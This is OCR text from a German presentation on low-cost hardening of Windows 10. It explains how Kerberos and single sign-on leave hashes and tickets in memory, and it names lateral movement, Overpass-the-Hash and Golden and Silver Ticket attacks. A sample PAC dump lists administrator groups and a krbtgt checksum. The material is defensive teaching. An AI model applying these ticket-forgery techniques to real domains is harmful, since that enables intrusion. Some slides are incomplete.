Gunnar Haslinger

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten

GHaslinger

https://hitco.at/blog

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten

Windows 10 – Warum relevant?

- Offiziell verfügbar seit 29.07.2015, 300 Mio Geräte (Stand: 05.05.2016)
- Lifecycle: **NT4** -> ~~2000~~ -> **XP** -> ~~Vista~~ -> **W7** -> ~~W8~~ -> ~~W8.1~~ -> **W10**
- Windows 7 – derzeit extended Support Periode: Ablauf Jänner 2020
- Windows 10 im Unternehmensumfeld (Professional / Enterprise Edition)

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten

~~Low Budget?~~ -> No Budget!* – Warum relevant?

*** gratis, keine monetären Zusatzkosten, aber hoffentlich nicht umsonst**

- Weil das IT-Budget knapp ist
- Weil IT-Security keinen Gewinn abwirft, sondern als Kostenfaktor gesehen wird.
- Weils sicher sein soll, aber nichts kosten darf!

Inhalt

1. Einleitung
2. Bestandsaufnahme – Windows 10 Security
3. Realisierungsvorschläge
4. Conclusio
5. Anhänge

Ziel dieses Vortrages

- Überblick geben
- Interesse für die Themen wecken


Interesse geweckt?

-> Kapitel im Paper lesen!

-> Diskussion, Planung und Bearbeitung starten


Single-Sign-On = Hashes und Tickets im RAM

- Passwort -> Hash
- Kerberos
- Authentifizierung
- SSO
- Memory durchsuchen



Lateral Movement


- Privilege-Escalation -> Ausbreitung des Angriffs
- Lokale Konten, Domänen-Konten



Kerberos

Benutzer (Principal) möchte auf Server (Service) zugreifen:

1. Benutzer fordert mit seiner UserID aber ohne Kennwort beim **Authentication Server (AS)** ein **Ticket Granting Ticket (TGT)** an.



3. Benutzer wird nun aufgefordert sein **Kennwort** einzugeben, um den **Session-Key zu entschlüsseln**.
4. Benutzer fordert beim **Ticket-Granting-Server** ein **Service-Ticket** an.
Hierzu sendet er **Ticket + Authenticator + Namen des Service** das er nutzen möchte an den Ticket-Granting-Server (TGS).
Der Authenticator ist hierbei der Nachweis, dass er das Kennwort zum Entschlüsseln des Session-Key korrekt gewusst hat.

6. Benutzer fordert beim Server mit dem gewünschten Service mittels Service-Ticket den Zugriff an.
Hierzu sendet er **Ticket + Authenticator** an das Service. Der Authenticator ist hierbei der Nachweis, dass er den Session-Key kennt.

Overpass-the-Hash

Golden Ticket
Silver Ticket


Privilege Attribute Certificate

Authorization data Microsoft (PAC)


```
Username : Administrateur
Domain SID
S-1-5-21-130452501-2365100805-3685010670
User ID
500     Administrateur
Groups ID
512     Admins du domaine
519     Administrateurs de l'entreprise
518     Administrateurs du schéma
…
```

```
CHECKSUM_SRV – HMAC_MD5 - krbtgt
310b643c5316c8c3c70a10cfb17e2e3
```

